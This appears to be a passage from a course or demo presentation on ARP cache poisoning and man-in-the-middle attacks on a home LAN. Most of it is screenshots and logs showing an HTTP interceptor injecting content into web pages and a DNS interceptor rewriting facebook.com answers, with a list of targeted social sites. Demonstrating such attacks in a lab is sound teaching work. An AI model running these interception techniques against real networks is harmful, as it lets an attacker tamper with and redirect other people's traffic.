
```
File Edit Selection View Go Run ... arp-cache-poisoning-and-mitm
http_interceptor.py 9+,M x
http_interceptor.py > start_packet_interception
662 def start_packet_interception():

PROBLEMS 12 OUTPUT DEBUG CONSOLE TERMINAL PORTS
TAMPER MODE: Injecting content into HTML responses
Injection Size: 188 bytes
Original page content will be preserved with injected banner
Press Ctrl+C to stop and view statistics
2025-07-24 16:53:33,672 - INFO - [HTTP-RESPONSE-FOUND] HTTP response detected from 192.168.0.125:8000 -> 192.168.0.201:45164
2025-07-24 16:53:33,673 - INFO - [HTTP-RESPONSE-FOUND] Payload size: 269 bytes
2025-07-24 16:53:33,674 - INFO - [MODE-HANDLER] Processing HTTP response in TAMPER mode
2025-07-24 16:53:33,675 - INFO - [TAMPER-MODE] Calling tamper_http packet function
2025-07-24 16:53:33,676 - INFO - [TAMPER-DEBUG] Starting tamper attempt on packet from 192.168.0.125:8000 -> 192.168.0.201:45164
2025-07-24 16:53:33,676 - INFO - [TAMPER-DEBUG] Payload size: 269 bytes
2025-07-24 16:53:33,677 - INFO - [TAMPER-DEBUG] Payload starts with: b'HTTP/1.0 200 OK\r\nServer: SimpleHTTP/0.6 Python/3.1'
2025-07-24 16:53:33,677 - INFO - [TAMPER-DEBUG] Confirmed HTTP response
2025-07-24 16:53:33,678 - INFO - [TAMPER-DEBUG] Split successful - Headers: 265 bytes, Body: 0 bytes
2025-07-24 16:53:33,679 - INFO - [TAMPER-DEBUG] Headers decoded successfully
2025-07-24 16:53:33,679 - INFO - [TAMPER-DEBUG] Status line: HTTP/1.0 200 OK
2025-07-24 16:53:33,680 - INFO - [TAMPER-DEBUG] Parsed 8 headers
2025-07-24 16:53:33,680 - INFO - [TAMPER-DEBUG] Content-Type: 'text/html'
2025-07-24 16:53:33,681 - INFO - [TAMPER-DEBUG] Content-Length: '1119'
2025-07-24 16:53:33,682 - INFO - [TAMPER-DEBUG] Content-Encoding: ''
2025-07-24 16:53:33,683 - INFO - [TAMPER-DEBUG] HTML content detected!
2025-07-24 16:53:33,683 - INFO - [TAMPER-DEBUG] No gzip encoding, proceeding with injection
2025-07-24 16:53:33,684 - INFO - [TAMPER-DEBUG] Body preview (first 200 chars):
2025-07-24 16:53:33,685 - INFO - [TAMPER-DEBUG] Attempting injection with 188 bytes of payload
2025-07-24 16:53:33,686 - INFO - [TAMPER-DEBUG] Injection result: Original 0 bytes -> 188 bytes (increase: 188)
2025-07-24 16:53:33,687 - INFO - [TAMPER-DEBUG] Injection successful!
2025-07-24 16:53:33,688 - INFO - [TAMPER-DEBUG] Updating Content-Length: 1119 -> 188
2025-07-24 16:53:33,689 - INFO - [TAMPER-DEBUG] Content-Length header updated
2025-07-24 16:53:33,690 - INFO - [TAMPER-DEBUG] Rebuilt payload: 456 bytes total
2025-07-24 16:53:33,691 - INFO - [TAMPER-DEBUG] Successfully created tampered packet!
2025-07-24 16:53:33,692 - INFO - [TAMPER-MODE] Tampering successful, updating packet
2025-07-24 16:53:33,695 - INFO - [TAMPER] Packet modified and forwarded
```

HTTP - Packet Dropping



DNS - Normal Operation




The image shows a terminal window titled "aaniksahaa@LOQ: ~/anik/arp-cache-poisoning-and-mitm". The terminal output shows the command "nslookup www.facebook.com" being executed. The output displays the server address as 127.0.0.53 and the resolved IP address as 127.0.0.53#53. It also shows a non-authoritative answer for www.facebook.com, indicating a canonical name of star-mini.c10r.facebook.com and a resolved IP address of 57.144.142.1. The terminal window is part of a larger application interface with a sidebar on the left and a top menu bar.

```
(base) aaniksahaa@LOQ: ~/anik/arp-cache-poisoning-and-mitm$ nslookup www.facebook.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
www.facebook.com canonical name = star-mini.c10r.facebook.com.
Name:   star-mini.c10r.facebook.com
Address: 57.144.142.1
Name:   star-mini.c10r.facebook.com
Address: 2a03:2880:f347:1:face:b00c:0:25de

(base) aaniksahaa@LOQ: ~/anik/arp-cache-poisoning-and-mitm$
```

DNS - Response URL Redirection




```
(base) aaniksahaa@LOQ: ~/anik/arp-cache-poisoning-and-mitm$ nslookup www.facebook.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
www.facebook.com      canonical name = star-mini.c10r.facebook.com.
Name:   star-mini.c10r.facebook.com
Address: 142.250.77.142
Name:   star-mini.c10r.facebook.com
Address: 2a03:2880:f347:1:face:b00c:0:25de

(base) aaniksahaa@LOQ: ~/anik/arp-cache-poisoning-and-mitm$
```

DNS - Response URL Redirection



```
File Edit Selection View Go Run Terminal Help dns_interceptor.py - arp-cache-poisoning-and-mitm - Cursor

dns_interceptor.py 9+, M
dns_interceptor.py > ...
1 from scapy.all import *
2 from netfilterqueue import NetfilterQueue
3 import os
4 import signal
5 import sys

Problems 28 Output Debug Console Terminal Ports
• facebook.com
• instagram.com
• twitter.com
• x.com
• tiktok.com
• chatgpt.com

=====
2025-07-24 01:25:56,065 - INFO - [ATTACK] 🚀 Starting simplified DNS interceptor
2025-07-24 01:25:56,066 - INFO - [SETUP] Enabling IP forwarding
2025-07-24 01:25:56,067 - INFO - [SETUP] Setting up iptables rules
2025-07-24 01:25:56,077 - INFO - [SETUP] ✅ iptables rules configured
2025-07-24 01:25:56,078 - INFO - [ARP] 🚫 Starting ARP poisoning
2025-07-24 01:25:56,078 - INFO - [DNS] 🚀 Starting DNS interception
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
2025-07-24 01:25:58,574 - INFO - [DNS-RESPONSE] 📡 192.168.0.1 -> 192.168.0.125
2025-07-24 01:25:58,580 - INFO - [DNS-ANSWER] star-mini.c10r.facebook.com -> 57.144.208.1
2025-07-24 01:25:58,581 - WARNING - [DNS-REDIRECT] 🚫 star-mini.c10r.facebook.com: 57.144.208.1 -> 142.250.77.142
2025-07-24 01:25:58,582 - INFO - [DNS-MODIFY] ✅ DNS response modified successfully
2025-07-24 01:25:58,587 - INFO - [DNS-SUCCESS] 📡 Packet modified and forwarded
2025-07-24 01:25:58,882 - INFO - [DNS-RESPONSE] 📡 192.168.0.1 -> 192.168.0.125
2025-07-24 01:25:58,887 - INFO - [DNS-PASS] 📡 Packet passed through unchanged
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
```

Ctrl+K to generate a command



Thank you!

